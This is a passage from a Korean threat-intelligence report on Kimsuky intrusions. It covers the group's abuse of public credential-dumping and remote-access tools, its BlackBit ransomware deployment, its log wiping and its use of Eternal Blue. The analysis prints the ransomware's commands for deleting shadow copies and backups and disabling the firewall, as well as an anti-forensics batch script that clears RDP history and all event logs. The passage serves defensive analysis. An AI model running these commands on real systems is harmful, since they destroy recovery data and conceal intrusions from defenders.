netpass64.exe	시스템에 저장된 네트워크 계정 정보 추출 공식 사이트: https://www.nirsoft.net/utills/network_password_recovery.html
mypass.exe	MSN, Google Talk 등 다수의 메신저 계정 정보 추출 https://www.nirsoft.net/utills/mypass.html
iepv.exe	Internet Explorer 에 저장된 계정 정보 유출 공식 사이트: https://www.nirsoft.net/utills/internet_explorer_password.html
nasp.exe	네트워크 스캐너 공식 사이트: https://www.softperfect.com/products/networkscanner/

파일명	설명
rdpv.exe	RDP 계정 정보 추출 공식 사이트: hxxps://www.nirsoft.net/utills/remote_desktop_password.html
Mimikatz	로컬 및 공유 네트워크 계정 정보 추출 공식 사이트: hxxps://www.softperfect.com/products/networkscanner/
RDP Wrapper	RDP 다중 접속 지원 프로젝트 공식 사이트: hxxps://github.com/stascorp/rdpwrap
Ammy RAT (Remote Administration Tool)	원격 관리 프로그램 공식 사이트: hxxps://www.ammy.com/en/
Quasar RAT (Remote Administration Tool)	원격 관리 프로그램 공식 사이트: hxxps://github.com/quasar/Quasar
AnyDesk	원격 관리 프로그램 공식 사이트: hxxps://anydesk.com/ko
TeamViewer	원격 관리 프로그램 공식 사이트: hxxps://www.teamviewer.com

(표 5) 악용한 공개용 프로그램

위 (표 5)의 분석 내용을 토대로 Kimsuky 조직이 공개용 프로그램 사용하는 목적과 의도에 대해서 아래와 같이 정리했습니다.

첫째, 해킹 조직이 공개용 프로그램을 악용하는 이유는 새로 제작하는데 투입되는 시간과 오작동으로 인한 유지 보수 문제가 있기 때문에 같은 기능이라면 신뢰성이 보장된 공개용 프로그램을 악용하는 것이 효율적입니다. 또한 공개용 프로그램을 악용함으로써 분석가로 하여금 해킹 주체를 특정하는 것을 어렵게 할 수 있습니다.


둘째, 일부 스캐너(KPortScan3.exe, nlbrute1.2.exe)의 경우 포트가 3389(RDP 서비스 포트)로 기본 설정되어 있었으므로 특정 IP 대역의 RDP 서비스 포트(3389) 스캐닝하여 해당 포트를 오픈하고 있는 시스템을 해킹하려는 목적으로 판단하고 있습니다.

RouterScan.exe 는 사전 대입 공격으로 공유기의 관리자 계정 정보를 획득하기 위해서 악용한 스캐너로 공유기 사용 환경은 공유기를 거치지 않으면 내부 시스템과 통신이 불가능하기 때문에 취약점 스캐닝도 불가능합니다. 그래서 탈취한 공유기의 관리자 계정 정보로 관리자 페이지 접속하여 공유기로 유입되는 RDP 서비스 포트(3389) 트래픽을 내부 시스템으로 전달하도록 공유기의 환경 설정을 할 수 있으면 공유기와 연결된 내부의 시스템에 대해서 취약점 스캐닝도 가능합니다.

셋째, 필요하면 언제든지 해킹한 시스템을 악용하기 위해서 연결의 지속성을 확보하는 것은 해킹 조직에게 매우 중요합니다. 예를 들어 시스템 사용자가 RDP(CVE-2019-0708) 취약점의 보안 업데이트를 설치했다면 해당 취약점은 더 이상 유효하지 않으므로 해킹 조직의 입장에서는 해킹한 시스템과의 연결 방법을 잃어버린 셈이고, 다른 연결 방법을 확보하는 수고를 해야 하므로 해킹으로 확보한 기존 연결의 지속성을 유지하는 것이 매우 중요합니다. 이를 위해서 Kimsuky 조직은 Quasar RAT, Ammy RAT, RDP Wrapper, AnyDesk, TeamViewer 등의 원격 관리 프로그램을 설치하거나 자체 제작한 악성코드 감염시키는 등 다수의 방법을 사용했습니다.


예를 들어 Kimsuky 조직이 RDP Wrapper 를 악용하는 이유는 아래와 같습니다.

RDP(Remote Desktop Protocol) 연결은 기본 1 개로 제한되어 있습니다. 이는 사용자가 연결 중인데 누군가 새로운 연결을 시도하면 기존 사용자의 연결 종료로 해킹을 의심할 수 있기 때문에 해킹이 실패할 가능성이 높다는 의미입니다. (아래 (그림 13) 참고)



(그림 13) RDP 다중 접속 시 기존의 연결 종료

해킹한 시스템에 RDP Wrapper 를 설치함으로써 시스템 사용자의 연결과는 독립된 연결을 확보하여 필요할 때마다 악성 행위를 수행할 수 있습니다. 아래 (그림 14)처럼 RDP Wrapper 의 Single session per user 옵션을 체크 해제하면 Session 1: 로컬 로그인, Session 3, 4: RDP 로그인처럼 하나의 계정으로 시스템에 다중 RDP 접속이 가능합니다.



(그림 14) RDP Wrapper 설치와 다중 RDP 접속

Ammy RAT 을 사용하는 것도 위에서 설명한 것처럼 해킹한 시스템과 연결의 지속성을 확보하여 악성 행위를 수행하기 위한 다수의 방법 중 하나로서, Kimsuky 조직의 과거 행적에서 Anydesk, TeamViewer, Zook 등을 악용한 사례도 있습니다. 추가로 Zook 은 Kimsuky 조직이 namastte.kr 에 업로드한 파일로 이와 관련된 정보는 "(4-3) C2 관리와 운영"에서 설명했습니다.


아래 (표 6)은 Kimsuky 조직이 RDP(CVE-2019-0708) 취약점을 악용하여 해킹한 시스템과 연결의 지속성을 확보하기 위해서 Ammy RAT 을 설치하는 과정의 행위 로그입니다.

Report Time	Process	Module	Behavior	Data
2023-07-14 17:12:44	svchost.exe	N/A	Detects attempt to change security level	SYSTEM\ControlSet001\Control\SafeBoot\Network\Wtskmanager
2023-07-14 17:12:23	svchost.exe	aa_nts.dll	Executes exploitable process	Target Process rundll32.exe
2023-07-14 17:12:23	svchost.exe	N/A	Creates executable file	Target aa_nts.dll (Ammy RAT)
2023-07-14 17:12:08	svchost.exe	N/A	Connects to network	hxxp://www.ammyy.com/files/v8/aans64y2.gz
2023-07-14 17:12:05	svchost.exe	N/A	Connects to network	188.42.129.148:80(LU)
2023-07-14 17:12:03	svchost.exe	N/A	Detects attempt to change security level	SYSTEM\ControlSet001\Control\SafeBoot\Network\WtsAdmin_D588
2023-07-14 17:12:00	cmd.exe	N/A	Creates executable file	Target svchost.exe (Ammy RAT)

(표 6) Ammy RAT 설치 과정의 행위 로그

2) BlackBit 랜섬웨어 감염

BlackBit 랜섬웨어는 아래 (그림 15)의 구조로 되어 있으며, ①은 파일, ②, ③번은 ①번의 메모리 영역에서 실행되는 파일리스(Fileless)입니다.



(그림 15) BlackBit 랜섬웨어의 파일 구조

① 파일 암호화

암호화된 파일은 "(문의메일주소)(감염시스템의 고유 아이디)(암호화된 파일명.BlackBit)"로 변경됩니다.

Ex) (blackfilesupport@firemail.cc)(C8084352)svchost.exe_i64.BlackBit


② 시스템 설정 변경

BlacBit 랜섬웨어가 실행되면 아래 (표 7)의 Windows 설정 정보를 삭제하거나 기능을 사용하지 않도록 OFF 합니다. 예를 들어 볼륨 쉐도우 카피나 백업 카탈로그 삭제는 랜섬웨어 감염으로 파일이 암호화됐을 때 복구가 가능한 사례도 존재하기 때문에 이를 방지하기 위한 목적입니다.

설명	명령어
볼륨 쉐도우 카피 삭제	wmic shadowcopy delete
백업 카탈로그 삭제	wbadmin delete catalog -quiet
Windows 오류 복구 알림창 OFF	bcdedit /set {default} bootstatuspolicy ignoreallfailures
Windows 자동 복구 OFF	bcdedit /set {default} recoveryenabled no
현재 프로파일에서 방화벽 OFF	netsh advfirewall set currentprofile state off
방화벽 OFF	netsh firewall set opmode mode=disable

(표 7) BlackBit 랜섬웨어 감염으로 Windows의 설정 변경

③ 랜섬노트 생성 및 알림



(그림 16) BlackBit 랜섬웨어의 랜섬노트

BlackBit 랜섬웨어 실행으로 바탕화면 변경과 랜섬노트 창이 뜨는 증상이 발생하며, 랜섬노트의 특징은 아래와 같이 정리했습니다.


■ 복호화 툴 구입 비용은 미 표시

랜섬노트에 복호화 툴 구입 비용을 표기해 놓지 않은 것은 랜섬노트를 통해서 복호화 툴 구입 비용을 확인한 사용자가 미리 포기하지 않도록 하고 암호화된 파일을 복구해야 하는 사용자의 심리를 악용하여 협상에서 유리한 위치를 차지하려는 목적일 수 있습니다.

■ 복호화 툴 구입 비용 상승과 파일 삭제 협박

BlackBit 랜섬노트에서 48 시간 이내에 복호화 툴 구입 비용을 지불하지 않으면 이후 두 배 상승과 2 일째 되는 날부터 일부 파일 삭제와 랜섬노트에 표시된 약 30 일이 경과하면 모든 파일을 삭제한다는 자극적인 경고 문구로 사용자를 심리적으로 압박하고 있습니다.

동적 분석 결과 약 30 일이 경과하면 모든 파일을 삭제한다는 것은 사실로 확인했습니다. 문제는 암호화된 파일뿐만 아니라 다른 파일(ex, 실행 파일)까지 모두 삭제한다는 점이고 이로 인해 Windows 부팅할 때 또는 프로그램 실행할 때 블루 스크린, 오류 등의 부작용이 발생할 수 있습니다.



(그림 17) 타이머 30 일 경과 전과 후의 폴더 상태

■ 맛보기 서비스

BlackBit 랜섬웨어는 랜섬노트에서 3 개의 암호화된 파일에 대해서 무료 복호화 서비스 제공한다고 밝히고 있지만 이는 사용자로 하여금 복구 툴 구입 비용 지불 가능성을 높이려는 마케팅입니다. 기존 랜섬웨어 사례에 비춰보면 비용을 지불하더라도 복구 툴을 보내주지 않거나 복구 툴을 사용해도 100% 완벽하게 복구되지 않는 사례도 있기 때문에 맛보기 서비스를 신뢰하는 것은 어렵습니다.

아래 기사의 제목에서 알 수 있듯이 복구 비용을 지불했지만 암호화된 파일을 복구하지 못하는 사례도 있음을 확인할 수 있으며, 복구 실패는 피해 기업에 매우 심각한 피해를 줄 수 있음을 의미합니다. 따라서 랜섬웨어 감염 예방과 대응 계획 수립, 주기적인 훈련 실시와 평가 그리고 문제점을 보완하는 것이 랜섬웨어의 위협을 예방하거나 최소한으로 할 수 있는 가장 좋은 방법입니다.

[+] 랜섬웨어 피해 기업 76%가 몸값 냈지만... 3분의 1은 데이터 복구 못해

hxxps://www.boannews.com/media/view.asp?idx=106849

안랩 백신 V3는 랜섬웨어에 대응하기 위해서 “행위 기반 진단 사용과 랜섬웨어 보안 폴더 사용” 옵션이 있으며, 이 옵션을 사용하면 랜섬웨어 감염으로 인한 피해를 최소화할 수 있습니다. (아래 (그림 18) 참고)

The screenshot shows the Avast V3 configuration window. On the left, under '실시간 검사 사용' (Real-time scanning), the '행위 기반 진단 사용' (Behavior-based detection) checkbox is checked and highlighted with a red box. Below it, the '클라우드 평판 기반 실행 차단 사용' (Cloud reputation-based execution blocking) is also checked. The '차단 수준' (Blocking level) is set to '보통(권장)' (Normal (Recommended)). On the right, the '랜섬웨어 보안 폴더 사용' (Ransomware protection folders) checkbox is unchecked and highlighted with a red box. Below it, there are sections for '랜섬웨어 보안 폴더 대상 설정' (Ransomware protection folders target settings) and '허용 프로세스 설정' (Allowed process settings), each with a '+ 추가' (Add) and '삭제' (Remove) button and a list area for paths.

(그림 18) 랜섬웨어 대응을 위한 V3의 옵션

아래 (표 8)은 Kimsuky 조직이 해킹한 시스템에서 수집한 로그 중 BlackBit 랜섬웨어와 관련된 로그만 발췌한 것으로 해당 조직이 의도적으로 BlackBit 랜섬웨어를 실행했다고 판단하는 근거를 5 가지로 정리했습니다.

IP	최초 진단 시간	FILE PATH
22*.15*.18*.10* (KR)	2023-07-29 07:49:18	C:\Windows\winlogon.exe
		C:\Users\Administrator\AppData\Roaming\winlogon.exe
		C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
		C:\ProgramData\winlogon.exe
		C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\winlogon.exe
		C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe

		C:\Users\Administrator\Desktop\대리총모음\tools\svchost.exe
5*.2*.20*.10* (KR)	2023-07-23 10:09:21	C:\Users\Administrator\AppData\Roaming\winlogon.exe
		C:\Users\Administrator\Desktop\tools\Tools\tools\svchost.exe
		C:\ProgramData\winlogon.exe
		C:\Windows\winlogon.exe
		C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
		C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
		c:\Users\Administrator\Desktop\tools\svchost.exe_
22*.10*.1*.6* (KR)	2023-07-24 08:53:28	%SystemDrive%\Users\%ASD%\downloads\tools\svchost.exe

(표 8) BlackBit 랜섬웨어 진단 경로

첫째, 3 개의 IP 에서 감염이 확인된 BlackBit 랜섬웨어는 해시값(MD5: 64c97f485939ed66b13df5d7880d0757)이 동일합니다.

둘째, 열린 붉은색으로 표시된 BlackBit 랜섬웨어의 진단 파일 경로에 Tools 란 단어가 공통적으로 존재합니다. 어떤 목적으로 사용할 프로그램을 한 곳에 보관하며, 쉽게 식별할 수 있도록 폴더명을 명명하는 것이 일반적임을 볼 때 Tools 에 BlackBit 랜섬웨어가 존재하는 것은 랜섬웨어 감염으로 복사본이 Tools 에 생성된 것이 아니라 Kimsuky 조직이 악의적인 목적을 위해서 의도적으로 Tools 에 보관했고 판단했습니다.

셋째, 진단 파일 경로에 존재하는 Tools 는 해킹에 악용하려는 공개용 프로그램과 자체 제작한 악성코드를 함께 보관한 경로입니다.

IP	FILE PATH
22*.15*.18*.10*(KR)	%SystemDrive%\Users\%ASD%\desktop\대리총모음\tools\tools\passreclk\wirelesskeyview64.exe
5*.2*.20*.10*(KR)	%SystemDrive%\Users\%ASD%\desktop\tools\tools\tools\tools\mimikatz\32\mimilove.exe
22*.10*.1*.6*(KR)	%SystemDrive%\Users\%ASD%\downloads\tools\86.exe

(표 9) 공개용 프로그램이 보관된 경로

넷째, 22*.15*.18*.10*(KR)의 경우 경로에 “대리총모음”이란 단어가 존재하며, 검색을 통해서도 해당 단어의 정확한 의미를 파악하는 것은 어려웠습니다. 하지만 대리(대리)와 총(총)을 분리해서 각 단어의 의미를 파악해보면 “대리”의 사전적 의미는 “남을 대신하여 일을 처리함. 또는 그런 사람.”이며, “총”은 “공격 또는 방어할 때 사용하는 무기”인데 이번 작전에서는 방어보다는 공격 무기로 해석하는 것이 맞습니다. 따라서 두 단어의 의미를 합치면 총을 대신해서 공격하는 무기로 해석할 수 있으며, 사이버 분야에서는 “시스템을 해킹하는 도구, 즉 해킹툴을 의미”하는 것으로 판단했습니다.

다섯째, 열은 붉은색으로 표시된 FILE PATH 를 제외한 나머지 경로는 BlackBit 실행으로 복사본이 생성된 경로로 실제 동적 분석 결과인 아래 (그림 19)와도 일치합니다. 이는 BlackBit 랜섬웨어가 실행되면 아래 (그림 19)의 경로에 자신의 복사본을 생성하도록 제작되었던 의미입니다.

Time of Day	Process Name	PID	Operation	Path
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\winlogon.exe
오후 11:42:06...	BlackBit.exe	11100	WriteFile	C:\Users\admin\AppData\Roaming\winlogon.exe
오후 11:42:09...	BlackBit.exe	11100	WriteFile	C:\ProgramData\winlogon.exe
오후 11:42:09...	BlackBit.exe	11100	WriteFile	C:\ProgramData\winlogon.exe
오후 11:42:09...	BlackBit.exe	11100	WriteFile	C:\ProgramData\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\Windows\winlogon.exe
오후 11:42:12...	BlackBit.exe	10744	WriteFile	C:\Windows\winlogon.exe

(그림 19) BlackBit 랜섬웨어 복사본 생성 행위 로그

위의 5 가지를 근거로 Kimsuky 조직이 BlackBit 랜섬웨어를 공개용 프로그램, 악성코드와 함께 Tools 에 보관하고 있다가 의도적으로 실행했음은 확인했지만 BlackBit 랜섬웨어를 실행한 진짜 목적은 파악하지 못했습니다.

Kimsuky 조직이 금전적인 이득을 취하려 했다면 Lazarus 조직처럼 암호 화폐 거래소를 해킹하여 암호 화폐 탈취하거나 Lockbit 랜섬웨어처럼 기업의 자료를 탈취 후 공개 협박과 몸값 협상 전술을 사용했을 것입니다. 또한 랜섬웨어 실행을 유도하기 위해서 사람들이 관심을 갖을만한 주제와 함께 불특정 다수나 특정 기업을 대상으로 메일 발송했을 것입니다.

Kimsuky 조직이 해킹한 일부 시스템의 Tools 폴더에서 동일한 해시값을 가진 BlackBit 랜섬웨어가 발견된 점, 기술지원이 종료된 Windows 시스템에서 BlackBit 랜섬웨어 감염으로 금전적인 이득을 취하기엔 매우 제한적이며, BlackBit 랜섬웨어 실행한 후 약 30 일이 경과하면 암호화된 파일뿐만 아니라 정상 파일까지 삭제하는 점 등을 종합하면 금전적인 이득을 취하려는 목적보다는 해킹한 시스템에서 악용 흔적을 삭제하고 BlackBit 랜섬웨어 감염으로 위장하기 위해서 의도적으로 실행한 것으로 의심하고 있습니다.

3) RDP 접속 로그 및 이벤트 로그 삭제

Windows 이벤트 로그는 시스템에서 발생한 이벤트를 저장하며, 침해 사고 분석 시 중요한 분석 자료로 사용하기 때문에 해킹 조직이 악성 행위의 시작과 종료 시점에 Windows 이벤트 로그를 삭제합니다. 이번 사례처럼 Kimsuky 조직이 RDP 를 통해서 시스템에 접속하면 Windows 이벤트 로그에는 이벤트 ID 4624(로컬, 원격 상관없이 정상적으로 로그인 성공한 경우)와 상세 설명에는 로그인 타입(10 = 터미널이나 RDP 를 통해서 접속), 접속한 시스템 이름, IP, Port 가 저장됩니다.

Kimsuky 조직은 해킹한 시스템 중 두 대에서 이벤트 로그 및 RDP 접속 로그 삭제 기능을 가진 동일한 배치 파일을 실행했음을 확인했으며, 배치 파일의 기능은 아래 (그림 20)과 같습니다.

```
@echo off
reg QUERY "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /v MRU*
reg DELETE "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg DELETE "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
attrib -s -h %userprofile%\documents\Default.rdp
del %userprofile%\documents\Default.rdp
del /f /s /q /a %AppData%\Microsoft\Windows\Recent\AutomaticDestinations
cd %USERPROFILE%\Documents\
del /a -h Default.rdp
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
```

IP	실행시간	실행 순서	FILE PATH
5*.2*.20*.10*(KR)	2023-07-30 11:25:15	1	%SystemRoot%\system32\winlogon.exe
		2	%SystemRoot%\system32\userinit.exe
		3	%SystemRoot%\explorer.exe
		4	%SystemDrive%\users\%ASD%\videos\clear.bat
		5	%SystemRoot%\system32\wevtutil.exe
12*.13*.18*.19*(KR)	2023-07-17 11:37:01	1	%SystemRoot%\explorer.exe
		2	%SystemRoot%\system32\cmd.exe
		3	%SystemDrive%\users\%ASD%\music\clear.bat
		4	%SystemRoot%\system32\wevtutil.exe

(그림 20) (상) Clear.bat 의 코드와 (하) 실행 행위 로그

4) Eternal Blue 패키지

Eternal Blue 패키지는 NSA 에서 첩보 활동 목적으로 개발한 해킹툴로 ShadowBrokers 조직이 2017 년 04 월에 세상에 공개하면서 다수의 해킹 조직이 해킹에 사용했으며, 북한의 해킹 조직 Kimsuky, Lazarus 조직도 예외는 아닙니다.

Lazarus 조직은 Eternal Blue 패키지에 포함된 MS17-010 취약점을 악용한 WannaCryptor 랜섬웨어를 제작 및 유포했으며, 그로 인해 교통, 항공, IT, 의료, 행정, 문화 등 다수의 분야에서 전세계적으로 큰 피해를 입었습니다. WannaCryptor 랜섬웨어는 특정 URL 과 통신이 되면 전파를 중단하는 킬 스위치(Kill Switch)가 존재하며, 이를 보안 전문가가 발견하여 대응하면서 유명세를 떨치기도 했지만 보안 컨퍼런스에 참석했다가 악성코드 제작 및 유포 혐의로 FBI 에 체포되는 일도 있었습니다.

[+] (zdnet) 랜섬웨어 워너크라이 피해 현황은

hxxps://zdnet.co.kr/view/?no=20170516162743

[+] (보안뉴스) 워너크라이의 영웅, 컴퓨터 사기 공모 및 통신 차단으로 유죄

hxxps://www.boannews.com/media/view.asp?idx=78933

Kimsuky 조직도 Eternal Blue 패키지를 해킹에 사용 중이며, 아래 (표 10)은 Kimsuky 조직이 2023년 2월에 해킹한 시스템에서 수집한 로그 중 일부로 Kimsuky 조직의 과거 행적을 추적해보면 2018년에도 Eternal Blue 패키지와 악성코드를 함께 보관해두는 패턴이 확인되고 있습니다.

진단시간	FILE PATH	참고사항
2023-02-24 11:49:15	%SystemDrive%\Users\%ASD%\downloads\eternal_bin\eternalchampion-2.0.0.exe	Eternal Blue
2023-02-24 11:49:15	%SystemDrive%\Users\%ASD%\downloads\eternal_bin\esteemaudittouch-2.1.0.exe	Eternal Blue
2023-02-24 11:49:15	%SystemDrive%\Users\%ASD%\downloads\eternal_bin\doublepulsar-1.3.1.exe	Eternal Blue
2023-02-24 11:49:15	%SystemDrive%\Users\%ASD%\downloads\eternal_bin\dnsadmin_x86_2003.exe	Kimsuky 조직의 악성코드
2023-02-24 11:49:15	%SystemDrive%\Users\%ASD%\downloads\eternal_bin\dnsadmin_x64_2003.exe	Kimsuky 조직의 악성코드

(표 10) (최근) Eternal Blue 패키지와 악성코드

진단 시간	FILE PATH	참고사항
20180510094313	%SystemDrive%\%ASD%\Downloads\11\eternal_bin\Eternalchampion-2.0.0.exe	Eternal Blue
20180510094313	%SystemDrive%\%ASD%\Downloads\11\eternal_bin\Esteemaudittouch-2.1.0.exe	Eternal Blue
20180510094312	%SystemDrive%\%ASD%\Downloads\11\eternal_bin\Doublepulsar-1.3.1.exe	Eternal Blue
20180510094315	%SystemDrive%\%ASD%\Downloads\11\eternal_bin\storage\domain_x64.dll	Kimsuky 조직의 악성코드
20180222144514	%SystemDrive%\%ASD%\Downloads\NSA\eternal_bin\storage\domain_x64.dll	Kimsuky 조직의 악성코드

(표 11) (과거) Eternal Blue 패키지와 악성코드

(3) C2 관리와 운영

